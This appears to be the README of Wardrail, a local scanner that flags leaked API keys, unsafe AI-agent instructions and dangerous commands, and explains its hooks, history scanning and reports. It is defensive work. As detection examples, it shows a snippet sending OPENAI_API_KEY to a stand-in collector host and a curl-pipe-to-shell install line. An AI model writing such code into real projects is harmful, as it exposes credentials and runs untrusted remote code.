

The safety check for vibe-coded apps and AI agent projects.
Catch leaked API keys, unsafe agent instructions, and dangerous MCP commands before they run or reach GitHub.
Built for vibe coding beginners using Cursor, Claude Code, Codex, and MCP tools. Wardrail scans locally, explains every finding, and never uploads your source code.
中文 · Vibe coding safety guide · Roadmap · Contributing


AI makes it possible to build an app before learning every security boundary. That is powerful—but it also makes a few expensive mistakes unusually easy:
OPENAI_API_KEY=sk-...             # committed by accident
VITE_PAYMENT_SECRET=...           # shipped to every browser
DATABASE_URL=user:password@host   # copied into source
Wardrail gives beginners an immediate, plain-language answer:
- What is dangerous?
- Where is it?
- Why does it matter?
- How do I fix it?
It runs locally, does not upload source code, does not need an AI model, and never executes the project being scanned.
Run Wardrail inside any project—no account or configuration required:
npx wardrail scan
npx wardrail scan --history
Add permanent pre-commit protection when you are ready:
npm install --save-dev wardrail
npx wardrail hook install
To contribute or run the repository locally:
npm install
npm run dev -- scan examples/vibecoding-api-leak
The pre-commit hook scans only staged files:
git commit
    ↓
wardrail scan --staged
    ↓
safe → commit continues
risk → commit stops with an explanation
Wardrail currently ships with 17 explainable rules:
| Area | Examples |
|---|---|
| API keys and tokens | OpenAI, Anthropic, AWS, GitHub, Google, Stripe, Slack and generic secrets |
| Git history | Known and generic credentials that remain in earlier commits after deletion |
| Frontend exposure | Secrets placed in VITE_*, NEXT_PUBLIC_*, or REACT_APP_* |
| Environment files | Sensitive .env files missing from .gitignore |
| Accidental disclosure | Secrets in logs, Authorization headers, database URLs, and Docker layers |
| Data exfiltration | Sensitive environment values flowing into external HTTP requests |
| Agent safety | Credential access, safeguard bypass instructions, and invisible Unicode |
| Dangerous commands | Remote download-and-execute, destructive deletion, and encoded PowerShell |
| Supply chain | Mutable branches, latest releases, and unpinned install commands |
Run npx wardrail rules list to see WR-001 through WR-017, or:
npx wardrail explain WR-007Wardrail understands relationships that matter in agent-driven projects:
.env → process.env.OPENAI_API_KEY → request body → external URL

SKILL.md → shell tool → cloud credential file → curl

Agent instruction → bypass confirmation → destructive command
Its lightweight data-flow analysis can follow short local assignments:
const secret = process.env.OPENAI_API_KEY;
const body = JSON.stringify({ secret });

await fetch("https://collector.example/upload", {
  method: "POST",
  body,
});
The report points to the network sink while keeping the evidence redacted.
npx wardrail scan --staged
npx wardrail hook install
Hook installation is idempotent. Existing shell-hook commands are preserved, and non-shell hooks are never overwritten.
Deleting a key from the current file does not remove it from Git history:
npx wardrail scan --historyThe history scan checks the working tree plus the latest 100 commits by default. It reads Git objects without checking out or executing historical code. Increase the bounded depth when needed:
npx wardrail scan --history --history-limit 1000Findings include the commit hash while keeping credential evidence redacted. If a real key is found, revoke or rotate it first. Rewriting history alone does not make an exposed credential safe.
npx wardrail scan --format sarif --output wardrail.sarifSARIF 2.1.0 findings can be uploaded to GitHub Code Scanning. See the working workflow.
npx wardrail baseline create
npx wardrail scan
The baseline suppresses only unchanged historical findings. New or moved risks still fail the scan.
Wardrail Security Report

CRITICAL  src/config.ts:3:19
WR-001: Known credential format
  A value matches the format of a known API key or token.
  Evidence: const apiKey = "<redacted-token>";
  Fix: Remove the value, rotate the credential, and use a secret store.

1 risk found: 1 critical
Wardrail redacts credential evidence before printing terminal, JSON, or SARIF reports.
Run npx wardrail init to create .wardrail.json:
{
  "ignore": ["**/vendor/**"],
  "ignoreRules": [],
  "maxFileSize": 1048576,
  "baseline": ".wardrail-baseline.json"
}
Suppress a reviewed finding narrowly:
# wardrail-ignore-next-line WR-004 -- checksum verified in SECURITY.md
curl https://trusted.example/install.sh | shRemoving it from the current file is not enough:
- Revoke or rotate the credential at the provider immediately.
- Remove it from code and use a server-side environment variable or secret manager.
- Inspect Git history, build artifacts, logs, and deployed frontend bundles.
- Review provider activity for unauthorized use.
Wardrail prevents common leaks; it does not prove that a credential has never been exposed.
Wardrail v0.3.0 is a tested, usable release:
- 17 built-in security rules
- bounded, read-only Git-history secret scanning
- terminal, JSON, and SARIF output
- pre-commit and GitHub Code Scanning integration
- baseline and inline suppression support
- Node.js 20, 22, and 24 CI
- static, local, offline-by-default scanning
See the public roadmap for deeper data flow, more ecosystems, and rule plugins.
Good first contributions include:
- a real false-positive example with secrets removed;
- a dangerous and safe fixture for a new provider;
- support for another agent configuration format;
- clearer remediation text for beginners.
Read CONTRIBUTING.md or open a structured rule request.
If Wardrail would have saved you from one leaked key, consider starring the repository. It helps more new builders discover the safety check before their first accidental push.
- Scans are read-only and target code is never executed.
- Symlinks are not followed during discovery.
- Secret-like evidence is redacted before reporting.
- No source code is uploaded and no network or model access is required.
- A clean report does not prove that a project or agent is safe.
- Git-history coverage is bounded to reachable commits and text blobs; full cross-file data flow is not implemented yet.
Report vulnerabilities through SECURITY.md.
MIT
0 comments
log in to comment.